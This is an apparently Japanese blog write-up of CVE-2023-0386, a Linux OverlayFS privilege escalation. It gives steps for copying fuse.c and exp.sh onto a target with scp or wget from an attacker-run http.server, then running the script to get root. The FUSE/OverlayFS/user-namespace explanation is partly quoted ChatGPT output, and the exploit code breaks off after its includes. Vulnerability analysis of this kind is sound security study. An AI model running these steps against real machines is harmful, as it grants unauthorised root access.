

利用方法:
最初に:fuse.c と exp.sh を /tmp ディレクトリにアップロードします。
scp または python3 -m http.server を使って、ファイルをターゲットにアップロードできます。
scp ~/Desktop/CVE-2023-0386/exp.sh [email protected]:/tmp
scp ~/Desktop/CVE-2023-0386/fuse.c [email protected]:/tmp #your machine
または
cd ~/Desktop/CVE-2023-0386
python3 -m http.server #your machine
wget your_ip:8000/exp.sh
wget your_ip:8000/fuse.c #target
そして:

cd /tmp
/bin/bash exp.sh
これで、あなたは root です!
以下は CVE-2023-0386 の詳細な分析です。
昨日もこの脆弱性について一日中調べました。簡単に言えば、OverlayFS が下層のファイルを上層にコピーする際に、下層ファイルの名前空間のユーザーが現在のユーザー名前空間にマッピングされているかどうかを検証していないため、SUID を設定して権限昇格が可能になる、というものです。
これは非常に抽象的に聞こえます。この問題を理解するには、まず以下のポイントを知る必要があります。
ChatGPT: Linux の OverlayFS について詳しく説明してください。
OverlayFS は、Overlay ファイルシステムとも呼ばれ、Linux カーネルにおける Union ファイルシステムです。このシステムは、複数の異なるファイルシステムを重ね合わせて、単一の統一されたビューを形成できます。Linux 3.18 で正式にカーネルに採用されました。
OverlayFS には、lower filesystem、upper filesystem、merged filesystem という3つの重要な構成要素があります。それぞれの役割は次のとおりです:
Lower filesystem(下層ファイルシステム): これは基本層で、通常は読み取り専用です。すべてのファイルとディレクトリは、最初はこの層から取得されます。
Upper filesystem(上層ファイルシステム): これは最上位層で、通常は書き込み可能です。ファイルシステムへの書き込み操作を行うと、すべての変更はこの層に保存されます。lower filesystem にファイルが存在するが変更したい場合は、そのファイルのコピーが upper filesystem に作成され、その後変更されます。このプロセスを「copy-up」と呼びます。
Merged filesystem(マージファイルシステム): これは OverlayFS の最終的なビューであり、lower と upper のファイルシステムを組み合わせたものです。読み取り操作を行うと、OverlayFS はまず upper filesystem でファイルを探し、見つからなければ lower filesystem で探します。
この構造の論理ビューは次のとおりです:
     ________________
    |                |
    |  Merged View   |
    |________________|
       /          \
____________    ____________
|          |    |          |
|  Lower   |    |  Upper   |
| (read-only)|  | (read-write)|
|____________|  |____________|
OverlayFS の重要な用途の一つは、コンテナ化されたアプリケーション、特に Docker です。Docker では、各イメージレイヤは読み取り専用であり、他のコンテナの lower filesystem として使用できます。新しいコンテナを起動すると、Docker はそのために新しい空の upper filesystem を作成します。これにより、コンテナへのすべての変更(新しいソフトウェアのインストールなど)は upper filesystem にのみ影響し、共有されているイメージレイヤには影響しません。
さらに、OverlayFS は複数の lower filesystem を1つの上層の下にマウントできるため、複数の階層を持つファイルシステムも作成できます。これは Docker のイメージレイヤ構造で広く利用されています。
まとめると、下層のファイルは読み取り専用で、上層のファイルは読み書き可能、マージ層は下層と上層のファイルを統合して単一のビューを表示します。マージ層で、下層には存在するが上層には存在しないファイルを変更すると、下層のファイルがそのまま上層にコピーされ、変更できるようになります。これがまさに脆弱性がトリガーされるポイントです。
GPT: あなたは Linux カーネルの専門家です。FUSE とは何か詳しく説明してください。
FUSE(Filesystem in Userspace)は、ユーザースペースでファイルシステムを作成するための仕組みです。これは Linux カーネルが提供するインターフェースで、ユーザーはカーネルコードを変更せずに独自のファイルシステムを開発・実行できます。
FUSE の主な目的は、新しいファイルシステムの開発と使用を簡素化することです。FUSE を使えば、多くのカーネル API の詳細を知らなくてもカスタムファイルシステムを作成できます。これは、デバッグ、迅速なプロトタイプ開発、学術研究、非常に特殊なファイルシステム(透過的暗号化ファイルシステム、ネットワークファイルシステムなど)の実装などの場面で非常に役立ちます。
FUSE では、ファイルシステムのロジックの大部分がユーザースペースで実行されます。ユーザースペースはより使いやすい開発環境を提供するため、開発が容易になります。好きなプログラミング言語を使用でき、利用できるライブラリも多く、エラー処理も簡単です。一方で、FUSE ファイルシステムはユーザースペースとカーネルスペースの間で頻繁にコンテキストスイッチを行う必要があるため、通常、カーネルスペースのファイルシステムよりも遅くなります。
FUSE ファイルシステムは通常、次の2つの部分で構成されます:
FUSE ファイルシステムを開発するときは、ファイルを開く、読み取る、書き込むなど、さまざまなファイルシステム操作に対応する一連のコールバック関数を実装する必要があります。これらの操作が発生すると、FUSE カーネルモジュールは対応するコールバック関数を呼び出し、結果を呼び出し元に返します。
要するに、FUSE はユーザースペースでファイルシステムを実装するための強力なフレームワークを提供し、ファイルシステムの開発を簡素化するとともに、モジュール方式での拡張と変更を可能にします。
実のところ、FUSE はユーザーがファイルシステムとその中のファイルを自由に定義できるようにするものです。
FUSE 関連のコードは C 言語で記述する必要があります。
GPT: あなたは Linux カーネルの専門家です。ユーザー名前空間とは何ですか?
Linux では、「名前空間」はカーネルの機能の一つで、プロセスのビューを分離し、プロセスが同じ名前空間に属するリソースだけを見られるようにするために使われます。各タイプの名前空間は、特定のタイプのリソースに対応しています。例えば、PID(Process ID)名前空間はプロセス ID を分離し、Net 名前空間はネットワークインターフェースとネットワークスタックを分離し、Mount 名前空間はファイルシステムのマウントポイントを分離します。
ユーザー名前空間(User Namespaces)は Linux の名前空間の一種で、主にユーザー ID とユーザーグループ ID を分離するために使われます。各ユーザー名前空間は、独自のユーザー ID とグループ ID のセットを持ちます。例えば、あるプロセスはユーザー名前空間 A では root ユーザー(UID 0)として実行されるかもしれませんが、ユーザー名前空間 B では単なる一般ユーザーかもしれません。
この利点は、プロセスが自分のユーザー名前空間内で root 権限を持っていても、他のユーザー名前空間のリソースに影響を与えられないことです。他の名前空間では、そのプロセスは単なる一般ユーザーかもしれないからです。これによりシステムのセキュリティが大幅に向上し、コンテナ(実際には独自の名前空間のセットで動作するプロセス群)が攻撃されても、攻撃者はホストシステムや他のコンテナに影響を与えられません。
ユーザー名前空間は、Linux コンテナ(Docker、LXC など)の中核技術の一つです。ユーザー名前空間と他の種類の名前空間を使用することで、コンテナは仮想化を必要とせずに仮想マシンに似た隔離性を提供できます。
まとめると、ユーザー名前空間は Linux でユーザー ID とグループ ID を分離するための仕組みであり、システムとコンテナのセキュリティ向上に重要な役割を果たします。
では、ユーザー名前空間マッピングとは何ですか?
Linux のユーザー名前空間には、非常に重要な概念があります。それはユーザー名前空間マッピングです。このマッピングは、異なるユーザー名前空間間でユーザー ID とグループ ID をどのように変換するかを定義します。つまり、あるユーザー名前空間の内部では root に見えるプロセスも、ホストまたは別の名前空間では単なる非特権ユーザーである可能性があります。
このマッピング機構は、/proc/[pid]/uid_map と /proc/[pid]/gid_map ファイルを変更することで設定できます。ここで [pid] はプロセスの PID です。これらのファイルでは、各行が1つのマッピング項目で、名前空間内の ID、名前空間外の ID、ID の範囲という3つのフィールドで構成されます。例えば、「0 1000 1」は、名前空間内の ID 0 が名前空間外の ID 1000 にマッピングされることを示します。
例えば、ユーザー名前空間 A で実行されているプロセスはユーザー ID が 0 で、root ユーザーのように見えるかもしれません。しかし、ユーザー名前空間マッピングで 0 を 1000 にマッピングすると、ホスト名前空間や他のユーザー名前空間から見た場合、そのプロセスのユーザー ID は 1000、つまり一般ユーザーになります。
このように、ユーザー名前空間マッピングは、プロセスが属するユーザー名前空間内では完全な権限(例:root ユーザー)を持ちながら、他の名前空間では依然として一般ユーザーであることを可能にする方法を提供します。これは隔離とセキュリティにとって非常に重要です。
下層ファイルシステム内のファイルはユーザーが高度に制御できます(FUSE が生成)。任意のファイルをカスタマイズでき、例えばSUID ファイルも作成できます(ただし、安全性のために FUSE にはいくつかのデフォルト制限があります。その一つが、デフォルトでマウントされるファイルシステムは nosuid であることです。つまり、FUSE ファイルシステム上の setuid ビットと setgid ビットは無視されます。FUSE に無視されても、SUID ビット自体は存在します)。しかし、nosuid システム内の SUID ファイルを OverlayFS の特性を使って下層から上層にコピーできます。ここでの上層は通常のファイルシステムであるため、不正な SUID ファイルが本物の SUID 権限を得ることになり、権限昇格が達成できます。
準備として、複数のフォルダを作成して OverlayFS を構築する必要があります。
cd /tmp
mkdir fuse upper overlay workdir
fuse はユーザー定義ファイルシステムがあるフォルダで、OverlayFS の下層としても使われます。upper は OverlayFS の上層です。overlay は OverlayFS のマージ層です。workdir は OverlayFS の作業ディレクトリです。1、FUSE ファイルシステムを作成します。
以下の FUSE コードは、c さんのコードを基に私が修正したものです。https://github.com/chenaotian/CVE-2023-0386
#define FUSE_USE_VERSION 30

#include <fuse.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>

